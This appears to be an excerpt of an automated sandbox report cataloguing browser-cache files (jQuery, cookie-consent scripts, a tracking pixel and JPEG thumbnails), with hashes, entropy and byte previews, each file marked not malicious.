SHA-512:	4BBB1CCB1C9712ACE14220D79A16CAD01B56A4175A0DD837A90CA4D6EC262EBF0FC20E6FA1E19DB593F3D593DDD90CFDFFE492EF17A356A1756F27F90376B 50
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\jquery-2.1.1.min[2].js

<table>
<tr><td>Preview:</td><td>/*! jQuery v2.1.1 | (c) 2005, 2014 jQuery Foundation, Inc. | jquery.org/license */..!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports =a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window: this,function(a,b){var c=[],d=c.slice,e=c.concat,f=c.push,g=c.indexOf,h={},i=h.toString,j=h.hasOwnProperty,k={},l=a.document,m="2.1.1",n=function(a,b){return new n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b){return b.toUpperCase()};n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return d.call(this)},get:function(a){return null!=a?0>a?this[a+this.length]:this[a]:d.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this,b.context=this.context,b},each:function(a,b){return n.each(this,a,b)},map:function(a){return this.pushStack(n.map(this,funct</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\otPcCenter[2].json

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	47714
Entropy (8bit):	5.565687858735718
Encrypted:	false
SSDEEP:	768:4zg/3JXE9ZSqN76pW1lzZzic18+JHoQthI:4zCBceUdZzic18+5xI
MD5:	8EC5B25A65A667DB4AC3872793B7ACD2
SHA1:	6B67117F21B0EF4B08FE81EF482B888396BBB805
SHA-256:	F6744A2452B9B3C019786704163C9E6B3C04F3677A7251751AEFD4E6A556B988
SHA-512:	1EDC5702B55E20F5257B23BCFCC5728C4FD0DEB194D4AADA577EE0A6254F3A99B6D1AEDAAAC7064841BDE5EE8164578CC98F63B188C1A284E81594BCC0F2068
Malicious:	false
Preview:	.. {.. "name": "otPcCenter",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtcGMtc2RrIiBjbGFzcz0ib3RQY0NlbnRlciBvdC1oaWRlIG90LWZhZGUta W4iIGFyaWEtbW9kYWw9InRydWUiIHJvbGU9ImRpYWxvZyIgYXJpYS1sYWJlbGxlZGJ5PSJvdC1wYy10aXRsZSI+PCEtLSBDbG9zZSBCdXR0b24gLS0+PGRpd iBjbGFzcz0ib3QtcGMtaGVhZGVyIj48IS0tIExvZ28gVGFnIC0tPjxkaXYgY2xhc3M9Im90LXBjLWxvZ28iIHJvbGU9ImltZyIgYXJpYS1sYWJlbD0iQ29tcGFueSBMb2d vIj48L2Rpdj48YnV0dG9uIGlkPSJjbG9zZS1wYy1idG4taGFuZGxlciIgY2xhc3M9Im90LWNsb3NlLWljb24iIGFyaWEtbGFiZWw9IkNsb3NlIj48L2J1dHRvbj48L2Rpdj48IS0tIEN sb3NlIEJ1dHRvbiAtLT48ZGl2IGlkPSJvdC1wYy1jb250ZW50IiBjbGFzcz0ib3QtcGMtc2Nyb2xsYmFyIj48aDMgaWQ9Im90LXBjLXRpdGxlIj5Zb3VyIFByaXZhY3k8L 2gzPjxkaXYgaWQ9Im90LXBjLWRlc2MiPjwvZGl2PjxidXR0b24gaWQ9ImFjY2VwdC1yZWNvbW1lbmRlZC1idG4taGFuZGxlciI+QWxsb3cgYWxsPC9idXR0b24+PHNlY3R pb24gY2xhc3M9Im90LXNkay1yb3cgb3QtY2F0LWdycCI+PGgzIGlkPSJvdC1jYXRlZ29yeS10aXRsZSI+TWFuYWdlIENvb2tpZSBQcmVmZXJlbmNlczwvaDM+PGRpdiBjb GFzcz0ib3QtcGxpLWhkciI+PHNwYW4gY2xhc3M9Im90LWxpLXRpdGxlIj5Db25zZW50PC9

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\otTCF-ie[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	102879
Entropy (8bit):	5.311489377663803
Encrypted:	false
SSDEEP:	768:ONkWT0m7r8N1qpPVsjvB6z4Yj3RCjnugKtLEdT8xJORONTMC5GkkJ0XcJGk58:8kunecpuj5QRCjnrKxJg0TMC5ZW8
MD5:	52F29FAC6C1D2B0BAC8FE5D0AA2F7A15
SHA1:	D66C777DA4B6D1FEE86180B2B45A3954AE7E0AED
SHA-256:	E497A9E7A9620236A9A67F77D2CDA1CC9615F508A392ECCA53F63D2C8283DC0E
SHA-512:	DF33C49B063AEFD719B47F9335A4A7CE38FA391B2ADF5ACFD0C3FE891A5D0ADDF1C3295E6FF44EE08E729F96E0D526FFD773DC272E57C3B247696B79EE1168BA
Malicious:	false
Preview:	!function(){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function e(e){return e&&e.__ esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function t(e,t){return e(t={exports:{}},t.exports),t.exports}function n(e){return e&&e.Math==Math&&e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return w.call(e).slice(8,-1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return I(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(e,t){retur

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\px[1].gif

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.0950611313667666
Encrypted:	false
SSDEEP:	3:CUMllRPQEsJ9pse:Gl3QEsJLse
MD5:	AD4B0F606E0F8465BC4C4C170B37E1A3
SHA1:	50B30FD5F87C85FE5CBA2635CB83316CA71250D7
SHA-256:	CF4724B2F736ED1A0AE6BC28F1EAD963D9CD2C1FD87B6EF32E7799FC1C5C8BDA
SHA-512:	EBFE0C0DF4BCC167D5CB6EBDD379F9083DF62BEF63A23818E1C6ADF0F64B65467EA58B7CD4D03CF0A1B1A2B07FB7B969BF35F25F1F8538CC65CF3EEBDF8A910
Malicious:	false
Preview:	GIF89a............!.......,...........L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\tag[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	10157
Entropy (8bit):	5.433955043303664
Encrypted:	false
SSDEEP:	192:4EamzdxOBoOBpxYzKhp5foeeXwhJTvlXQuzSqH3wgiKGWdrBpOIztlomlRokr:4EamR7OrxYSLQdiMoH3wgxGWdrz4+
MD5:	DDFF3756F9EFD3A46CF3325875D813A1
SHA1:	05D238659959B28B786CCE43E9E55A728E69428E
SHA-256:	E80C669818773959643790269ED9448F71BD45D27D61FAFD73BC44C0F40BAACD
SHA-512:	7E6D325A705718D0B4060BB4A2FACC538B3812B5767CBEF9F15F787C20EFB492F9E72F8F4B215A3C4D4F684236F49D80C37597E2C13F9B482C3CB441B6CA574
Malicious:	false
Preview:	!function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(function(e){e(t)})).then(o,a)}r((l=l.apply(e,i||[])).next())})}function i(n,o){var a,r,i,e,c={label:0,sent:function(){if(1 &i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t(0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function t(t){return function(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r .next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 0:case 1:i=t;break;case 4:return c.label++,{value:t[1],done:!1};case 5:c.label++,r=t[1],t=[0];continue;case 7:t=c.ops.pop(),c.trys.pop();continue;default:if(!(i=0<(i=c.trys).length&&

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAOSsrG[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2086
Entropy (8bit):	7.716087053706631
Encrypted:	false
SSDEEP:	48:QfAuETAFmw5XF9QkFV7mz8sv12ml0flcHY5QTWW:Qf7Eomw1T3Kd2ml0flLyh
MD5:	D0480109B4C76CA83A0671D502ED96BA
SHA1:	7D501534A8C917BBEEABDE294A63A3EF91408ED8
SHA-256:	94E51F6231DC440AFE8BE3F9E723ACA00153EF60986A105B516BC458FCF92E00
SHA-512:	7417F082A6D1ACBB6EA53624C096D6E29A6226AA176A1601C38849E1DA22B23A404DD7F64D0DB57B29E97C954865855A588A0B320E60986903DF105DC462673C
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(.....(.....(.....(.....(.....(.....(...K"....I...*YjP^.5..U8$...=...-$.....Aq&....'4....Ex..}...Rw0q...<Ij5...W..z...c.a[...6.|....c...p\... s...9..d..F88Y7-.4....i...KgvzQ.6....s&M'..._...mL...ry.....rw.3Xh.<....7...7.....;.Fq..4.+...F..*..(.....\}.D..8!..S.EM..".Tr...6j3Y..T.QY.s...C....!.X.../..=..?q.....+C....h...V...#..V m{.}7|;;.>LV..y\..x..Y..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAOZtDm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	13943
Entropy (8bit):	7.955049347890374
Encrypted:	false
SSDEEP:	384:bKDYtKwUqdtoRlXDXTE9+2LgNSO8jCsZNk2j8l8LAI2vnwym:bKDVVUm/DXTEc2cAZuGAI2Pm
MD5:	FC7AC7DA0BB93A433BDD4D11FD899827
SHA1:	D76650D8A1983D0D93663C432B7FEBF4F1A6CB00
SHA-256:	FAE06E0D2A9822FF6E92F0522A60282A3AC9AEA65E61D7998E5AEEB540912B3C
SHA-512:	138819A5A76E6B48366B7A83F9790E6E2FD5EE5648B1262D8A864CC08B17E150D818D820F955A54515FEB67E74656C9F8165B620A25B869F85D3769FAE11BEC4
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...8....c'Q....g8..o.+H...R.gdq....a..H..A...9."4`...J.1..oc.{$..A0...;..#..9KK.....VO*...Cg5.)y.k.mxgW.H...2.me..<{.....!sA.....u. ...hP..I..=..q.]2jZ-..s.F.<.,.8.1.db..[.L.c.u.....N.O*..a....s.]9JWL.FM.O....N...U.._..a.c..D.(o.-K..F..[j.X.$...9#:.....XURv5*.B...(.....(.....(.....0..s/.g.28.~.....MI{.RM.7[mD..7 .D....w#..^..;OB#KMLc.o....e....Q+5..m;2M5.....X.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAP9No8[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	16386
Entropy (8bit):	7.939385677941581
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAP9No8[1].jpg	
SSDEEP:	384:Nv45nQDTBARnxwwffJHDdL/eWGZN3fZDtSvWgBg:NoQ/2RxwML/f+35twFBg
MD5:	EDC362FA51B5C80A665339845B24FEA8
SHA1:	41C4494EAD75A81245E46BF193427DECF8D1F934
SHA-256:	87BEC2FB7E37F5FD6D5B735F8C405FA3F387796B51698740404DC29FCA8942E8
SHA-512:	E998030B7DA6AEAE10CA98EE186B75B33721DCC506B4890CE1F26D16C5F05434DA58D7FAB25F1FD75F1C3AEF40EBC414BAA0D1BE345719416998BF94699A50 8
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....l..n...IhrV0...*..:K]-....5#.<.J!....VX.....I....&...f$<.f_.R...k.&.xn$[..l.D..F"P..Vr..27?.`P9..YWD.....dd.. .K...L.3.Y.w,.sS.k. ..3I.....].~.}.Wy...q.|.Sa$.(....5.6dPR#t4.4.....dk7.m.'.g7di..g{..).S\..B..p.j.t.E...:QsND;...V.e<:c[Lpr..G.\&..._...k..k{.I..+3..~AHC.t..C...Kp.....|.m..TH..p...T.Z.YYO"..D..0...s..-.e.+; ..c...?(`....[.u `U.6y.o~.l.Mg...M.-2..`...2L..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPaEWW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	42771
Entropy (8bit):	7.967102372599011
Encrypted:	false
SSDEEP:	768:IN7LQza0SN1jmd4wRv+OceKELqQ0TtwmWNfElWkLusBqyzwsbqj13ZU:IN7Lqa7sRvtp4aXN8fWtqZU
MD5:	FD461D2A035C9C6A8FBF5423C17C07B9
SHA1:	D393F522A18164EC2E60EC105E11260661987E4D
SHA-256:	BA88BCDEE9F9FE8875265D6C04439AA449BBAC5350956A0E960DCF29E761CD55
SHA-512:	B68D66763C60AB99D8509FD0E7DE9EAB4D6FC29D62321D8155EA0C3AAFEA8A86B56A49D0F513439C7AC0C81EB3508E8836B3DAF84D17D64DE3795C9688733D 4
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....9....g....A...mOa..m=.".M.s.....Z!...`q...~...8.j.N.1R0@.>....Z.1...!..2..X.....(.w..9.....(I!TQ...!H}.8....q.Q,.Z.RiA*x]....I..... .Go\."du...d7..t1.J.....p.....2.3i<9i..7V...=.....K.Y|..f9T.}....Cm..2.MQ<.z.....aT.....f...t:..<.F/.....CRP..6.0...NI....]D...o.....y8Q..Z.S..kr..6..m..:...M...|...<..C.;.x'=E.:...n%."..qQ....|. q.Q.|.*.;..k....!"...LR....HZ.R.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPaEWW[2].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	20798
Entropy (8bit):	7.964715717563968
Encrypted:	false
SSDEEP:	384:Nm2/WqL4q8uvXNCA1jWmFQGPXTEwmXWtJVifOL5ByJfW7J1IbKf:NSpq88XNCS3+C8eQfODeSJSb6
MD5:	EFE2A9D0ECE8A34F5D1DF7BC19C3C9FE
SHA1:	3C0F91FBCDF17F62C91C4496401457E38EDC4063
SHA-256:	6D85B06DA4D130C5EEF876C825EB7BC3D14859831E1114D1E8271D91F1B6270E
SHA-512:	716567A767ADE79CA519D328D32C153A913DB4930447B95806F9FCC6796F43A7DBFE612EB20310CEA67B2C48A964517F4400AB97169D358FCAAA837F7BC9A7E
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....,...u..~V\d.\|S...Y\j}....X..vE.DK].Am....v.....9.c...C.6j...R.Z..n..-@.....@<P1.."s@...@...b...4.h.U.....1.....M.(lS.C.A.>..X .X(..<.p.a..UTl1.....>.].....$....B..g....?..p.F...x...Hbg4.....e.r..Ky..@.....:..".....#./.H.!....z..a.....1....*Yh^.4C..2....FM..Z..u.8.@;u....i..-.=W..;..b#.@. .&..@.W4.C.....i...S.20}).....?.Hh....#..A.....RE.....OP.{..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPaEgA[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	14953
Entropy (8bit):	7.928641446793491
Encrypted:	false
SSDEEP:	192:Q28JghZ6/6rveTi0zgg1cyv006eSJAH1DbAHBEr8s3fpZZpOVzfTR/wl4dgiHnTE:N8Glyg9pSOam8y3HQbRoymwP81/7HZOG
MD5:	8A2CECB76C9A5E119C47B692B35B6EA1
SHA1:	F12D9A9DB2F0E50770741D6B6C2C789C7F7016F9
SHA-256:	A12C7233217EDE20B6226A14D64A7520057509566390805 17A3BA1E04DBB8F3D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPaEgA[1].jpg	
SHA-512:	4426BC9AF3037BEA8E688BD385F12F1C7D654CA89854729F2D5377F879FBD6526F321FA51C75EBD2A965C6AC9CC67BD31E17363A766A0AC1CA2F8F11DA5E7A D
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..Y..8..Q$j.d.<..b....qv..=(.....q.!....@.....lu.1.6:.![....J.q{P!2vP0...!OJ.4...4.&M.q.}h.@..@..L.<R.....j...(...s@.81.b.q. Z.qv.4.....i .$|}.L.K'.. ...../.. .....M..=(.|.?..:`NW...R(.....Bh....8.....6.-.....EH.e..}H..._....H..6.CX|...'.Z.O..?v...., ...0.....i..P...)...SB.}..).....w.h@...`...+...i.c...c...e.sM.h.C..P.. i.m...LB..!...b.....Dqu...2>X.)...{.P.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPaF44[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	9406
Entropy (8bit):	7.9148635830301295
Encrypted:	false
SSDEEP:	192:Qo6QQNulREN3chMBRdX+9pXCKyE9Ju46CCdV7B5QDJJ2Ai4ow/G1Pv:bgcC3g2KHXCKyaGHXaJJw5wexv
MD5:	999488509FD4CE145C7C44B0D12C2BF2
SHA1:	2D5772AE1C7446B522694037F39DD735A69B0F25
SHA-256:	3419517F9A50CEE56651084A65A03F77275846D3C0EC34C827C4752F1EFAACC7
SHA-512:	D464C7B3155ACE243AB2B35D9A7A6566E5FB9C4655046F2D9A808FA06A212BBFC47E7DABA26173F0D468C92D7C571939E93162E4E8DF1C4DFD9FFA9AD1D53E 08
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(.....(.....(.....`N.f..sr..\uP....(.....(.....(.....(.....(.....F.....4..Z.nG.....;z.T.]..r..j.....'.e.5..,.HD.....U*Y..qF7..H....OsZE4.%.- 1....P.@....P.@....P.@....P.@....P.@.i.N.....8...[.cyR....B.5.....h.$.7n.V...&.X..ac...RO5.t.w.V...Y.c..O.U..18lt.Z...P..X....N.NInTk.....U.d..S$.. ..<.cH.2JE....P.@....P.@.... v...&.G...tCc.eB.n=..“U.Z.Z.4.U..3.JQ.p.6..Rh..P.Z4

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPaLRV[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	29167
Entropy (8bit):	7.921884697743823
Encrypted:	false
SSDEEP:	768:IkxG+b1rWbw+wPaRm5RVatvHjQ1nYFXFrSV6ET:IkxG+blgOPaWC81nYxF1ET
MD5:	A60C016C25D8FE136E3E2520BE7CE1DB
SHA1:	30C1A8105D66A5C2C495E5691AC99207C2962C1D
SHA-256:	EF20D6527BD47D403590E703B67B2D1CCB167019EDEE80F9D8B413F8A054EE43
SHA-512:	4921AC55C753AB948E84245A21D1A5EDA2064F1BDD32E9B2AE64A2EC9101463CA0699D7C897A3D2D6FA1951A9926C2D468547352DF0B5533AA308196BF94962(
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..T .....P.R.-....._f..l<y<w.....h]..87.#.$C.....z.S...h..:.@h.(.....'_...l%....*.X..T.....!.$.....$.....tP....@.v/....m _AH.~..lU #.T!.....e..Q@.P1...&#F.~.T.-.6...b. .a@.....@.@....(@..J.(.....%.....P.@.W....B.W?tU $O.I.u ..CLbP..o... 4..A@.*....U}..4...t~T.....*M./]....h.l...Fn"...'...Vc..... ...D]n.....A'.<t....7.Gqn.Q...|....a\...N.{..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPaajT[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	6298
Entropy (8bit):	7.78554989422159
Encrypted:	false
SSDEEP:	192:Qo1TntGjGj087LAg4cPVOwqMjptuojyz0poa8Ua:b9nQ6j0iAaPTjr00poa8Ua
MD5:	22119BF33B14E9CC6518E56BAAFC6547
SHA1:	F46722C3A311C6BD051E07971BA27AC56B9696C7
SHA-256:	D8584788A0835C91550316808718871F291D8C4F6BC2110496345B06483A61CC
SHA-512:	1DC5539AD8FF0F08EEA3B4526EFA4D5BD1026E457B167FCD57286910A16719AD4FFE19BF26DBF825413068AC935BC9871CDE2D6C7D8CAF8D9073B1C695ED6F DE
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPaajT[1].jpg	
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?....(......(......(......(......(......I.+Kps..9..V..d.*\.Q...f.?..a....W9<......R..$..2*.....(......(......(......(......k.E.8....C.Xq.z.NF.&l..G$>.0.j.. *...!.,.#=).`I..w.=..X[...a...X..r...UrlZ...r3..6.qF.ld..P.@....P.@....P.@....P.@.........o...c7wcH..fk..W.n....6-...U.p*M,R.v.. .S..g~..@X...E.I.E..E....q.@...7..nnA!..I..A.P.@... .P.@....P.@....P.@.....8.9_..#y]x.~.9.k.|F...-5.;.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPan0r[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	8790
Entropy (8bit):	7.935122036621206
Encrypted:	false
SSDEEP:	192:Qo2jydQK1Xv4yx4hNLMwjcTLNwOjcw7YxmmbTVZlV89XF9FqYZVqu8:b20QKFAyCMwWjTYx1h7ClMYZVqz
MD5:	2C372208990BAD62465CC7DB923775CA
SHA1:	D48457BC300AAFD1E04F7D4F4266EAA9B2608B72
SHA-256:	F02323AB8AC3F6534874B7E734FE31A7492B4B6F85BC3034FDA4062CA916D882
SHA-512:	B9350951997FE902A529515907C353DCC49BB1BD494939EA4114DAD775D334778ECE953EA1B1C176B30266DD45D9BC774FF2C20C15EEEC6EC66C43FB949AF4 8
Malicious:	false
Preview:	......JFIF.....`.`..................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?..uk.w~.O.(..;......-d1...G..L.M...y.J.ci.i.2...0.....Klr.H7.......Uh....I...<t]K.*.4S....,..z.I.V.vd....$.L...S.H. ..#.HC...CM..."b.......qJ.|... (...L...ZB....@.&.42.8...\....5D..'e...........uM ..b..U.i\..h...;.Y....I...D.i\.!.}.@.w.4.Q-.#._.H..1.@.%!...J.bt.4..\.). `3..F.......X`..[.9.....j.C.8UmL=SQ......vD..........A..`........F...i...9. .._B..#.J..C/C..Tks..-

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAPanHn[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2426
Entropy (8bit):	7.803861085826984
Encrypted:	false
SSDEEP:	48:QfAuETA0dIdYtyAxwEzTQCPCxzxXD/1wIg+TUirY7LTsVau6DKc:Qf7EldI6xwEzTHOJ3ZTU7n2au62c
MD5:	928467E96565D727AB444F51AD20D01F
